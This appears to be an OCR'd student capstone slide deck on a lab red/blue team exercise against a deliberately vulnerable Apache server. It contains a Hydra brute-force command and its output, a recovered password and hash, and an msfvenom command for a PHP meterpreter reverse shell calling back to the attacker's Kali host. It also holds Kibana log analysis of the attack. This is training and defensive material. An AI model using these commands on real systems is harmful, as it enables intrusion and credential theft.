Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:
Gateway:

Machines
IPv4:192.168.1.1
OS:Windows
Hostname:

IPv4:192.168.1.90
OS: Kali Linux
Hostname:

IPv4:192.168.1.105
OS:Linux
Hostname:

IPv4:192.168.1.
OS:Windows/elasticsearc
h
Hostname:

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
192.168.1.1	192.168.1.1	Windows RPC
192.168.1.100/ELK API	192.168.1.100	Elk Server
192.168.1.105/linux/apache	192.168.1.105	Linux webserver
192.168.1.90/Linux OS	192.168.1.90	Kali Linux

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Vulnerable to a reverse php shell	*Webserver vulnerable to uploading files from attacking computer on the webserver.*	*Allows the attacker to upload a malicious file with the intention of connecting back to the attacking machine, to obtain a shell on the webserver.*
Brute Force attack	Attacker uses a tool, Hydra, etc. to attempt multiple combinations of users/passwords quickly.	Allows an attacker to brute force through login criteria by using pre determined lists to attempt many passwords against user names to attempt to log in.
Open port 80 - HTTP	Allows attacker access to the webserver when the port is left open.	Attacker can access open port 80 to create a direct connection to the webserver.
Open port 22 - SSH	Allows an attacker to access the server once a username and password have been figured out	Allows an attacker direct connection to the server if they know a username/password

Exploitation: Open web server: port 80 - HTTP

01


Connecting to the website to obtain files and reconnaissance of the webserver.

02


Achievements

Exploit achieved user names, gave away location of files on the webserver.

03



```
Index of /

      Name             Last modified     Size Description
company_blog/     2019-05-07 18:23    -
company_folders/  2019-05-07 18:27    -
company_share/    2019-05-07 18:22    -
meet_our_team/    2019-05-07 18:34    -

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information
has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to
working more with Ashton in the future!
```

Exploitation: Brute Force Attack

01

Webserver was vulnerable to a brute force attack against the hidden folder once the users name: Ashton was discovered.

Command: Hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder.


02

Achievements

Exploit achieved access to Ryans password, the company secret folder, and the webdav system.

Hydra returned Ashton's password as : leopoldo


03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-13 20:20:22
root@Kali:/usr/share/wordlists#
```

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	

Exploitation: LFI (Local File Inclusion)

01

Tools & Processes


Used MSFVenom to create custom payload to upload on webserver, then created listening port using metasploit framework to create a reverse shell.

02

Achievements

Achieved a user shell using a meterpreter session created using metasploit framework.

03



Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 1
08:53 PM
Shell No. 1
File Actions Edit View Help
Status: Running

```
ryan@server1:~/.cache$ cd ..
ryan@server1:~$ cd .gnupg
ryan@server1:~/.gnupg$ ls
private-keys-v1.d
ryan@server1:~/.gnupg$ cd private-keys-v1.d/
ryan@server1:~/.gnupg/private-keys-v1.d$ ls
ryan@server1:~/.gnupg/private-keys-v1.d$ ls -a
.  ..
ryan@server1:~/.gnupg/private-keys-v1.d$ cd ..
ryan@server1:~/.gnupg$ cd ..
ryan@server1:~$ ls
shell.php  shell-x64.elf
ryan@server1:~$ curl -o shell.php 192.168.1.90:22/usr/share/wordlis
ts/shell.php
  % Total    % Received % Xferd  Average Speed   Time    Time     T
ime  Current
                                 Dload  Upload   Total   Spent    L
eft  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:
100    64    0    64    0     0   4000      0 --:--:-- --:--:-- --:
--:--  4266
curl: (56) Recv failure: Connection reset by peer
ryan@server1:~$ ls
shell.php  shell-x64.elf
ryan@server1:~$ cat shell.php
SSH-2.0-OpenSSH_8.1p1 Debian-5
ryan@server1:~$ 
```

```
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
find 0name flag.txt 2>dev/null
flag.txt
cat flag.txt
b1ng0w@5h1sn@m0


when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                      Show this message
root@Kali:/usr/share/wordlists# xdg-open .
root@Kali:/usr/share/wordlists# msfvenom -p php/meterpreter/reverse
_tcp LHOST=192.168.1.90 LPORT=4545 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP f
rom the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:/usr/share/wordlists# 
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




Time	destination.port
Feb 2, 2022 @ 02:50:00.000	9200
Feb 2, 2022 @ 02:50:00.000	9200
Feb 2, 2022 @ 02:50:00.000	9200
Feb 2, 2022 @ 02:50:00.000	9200
Feb 2, 2022 @ 02:50:00.000	9200
Feb 2, 2022 @ 02:50:00.000	80
Feb 2, 2022 @ 02:50:00.000	80
Feb 2, 2022 @ 02:50:00.000	80
Feb 2, 2022 @ 02:50:00.000	80
Feb 2, 2022 @ 02:50:00.000	80
Feb 2, 2022 @ 02:50:00.000	80
Feb 2, 2022 @ 02:49:53.610	80
Feb 2, 2022 @ 02:49:50.004	9200

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- The Request occurred at 0223am on February 2, 2022 How many requests were made? 14,995
- Which files were requested? The secret_folder What did they contain? The hashed password for Ryan



mi-lab-2240f689-227d-4ac0-a71d-c6247d0eff0f.eastus2.cloudapp.az...


).000Z',to:'2022-02-02T03:00:00.000Z'))&_a=(description:'',filters:!(),fullScreenMode:!f,options:(hidePanelTitles:!f,useMargins:!t),p...

http://www.gstatic.com/generate_204	18
http://snnmnkxdhflwgthqismb.com/post.php	42
http://192.168.1.105/webdav	86,810
http://192.168.1.105/company_folders/secret_folder	14,995
http://127.0.0.1/server-status?auto=	268

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- How many requests were made in the attack? 14,991
- How many requests had been made before the attacker discovered the password? 14,990



```
192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2022-02-02T02:45:00.000Z',to:'2022-02-02T02:50:00.000Z'))&_a=(columns:!(_source),filters:!(),index:'packetbeat-*',interval:auto,query:(language:kuery,q...

source.ip : 192.168.1.90 AND destination.ip : 192.168.1.105 AND http.response.status_code:401

Feb 2, 2022 @ 02:45:00.00 → Feb 2, 2022 @ 02:50:00.00

14,991 hits
Feb 2, 2022 @ 02:45:00.000 - Feb 2, 2022 @ 02:50:00.000 —

> Feb 2, 2022 @ 02:48:25.350  @timestamp: Feb 2, 2022 @ 02:48:25.350 type: http query: GET /company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder
                              url.full: http://192.168.1.105/company_folders/secret_folder client.ip: 192.168.1.90 client.port: 53628 client.bytes: 342B user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
                              network.direction: inbound network.community_id: 1:tOqM6VjQ0qCjec1WDEoKKZLEUOU= network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: http source.ip: 192.168.1.90 source.port: 53628
                              source.bytes: 342B ecs.version: 1.5.0 host.name: server1 event.duration: 0.3 event.start: Feb 2, 2022 @ 02:48:25.350 event.end: Feb 2, 2022 @ 02:48:25.350 event.kind: event event.category: network_traffic
                              event.dataset: http server.ip: 192.168.1.105 server.port: 80 server.bytes: 735B status: Error method: get http.version: 1.1 http.request.bytes: 342B http.request.headers.content-length: 0 http.request.method: get
> Feb 2, 2022 @ 02:48:25.233  @timestamp: Feb 2, 2022 @ 02:48:25.233 user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 type: http method: get network.community_id: 1:tOqM6VjQ0qCjec1WDEoKKZLEUOU=
                              network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: outbound ecs.version: 1.5.0 query: GET /company_folders/secret_folder client.ip: 192.168.1.90
                              client.port: 53628 client.bytes: 342B event.end: Feb 2, 2022 @ 02:48:25.234 event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.1 event.start: Feb 2, 2022 @ 02:48:25.233
                              destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 735B url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder
                              url.full: http://192.168.1.105/company_folders/secret_folder host.name: Kali source.bytes: 342B source.ip: 192.168.1.90 source.port: 53628 status: Error http.request.method: get http.request.bytes: 342B
> Feb 2, 2022 @ 02:47:58.667  @timestamp: Feb 2, 2022 @ 02:47:58.667 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 51c25ffe-89e3-4620-99df-1731a543a525 agent.hostname: server1
                              method: get url.path: /company_folders/secret_folder url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 http.response.status_phrase: unauthorized
                              http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.version: 1.1
                              http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 client.ip: 192.168.1.90 client.port: 53624 client.bytes: 163B host.name: server1 source.ip: 192.168.1.90 source.port: 53624
                              source.bytes: 163B network.community_id: 1:aHa2HBWCCrq2pJNVyhf6EdV4yK4= network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound type: http status: Error
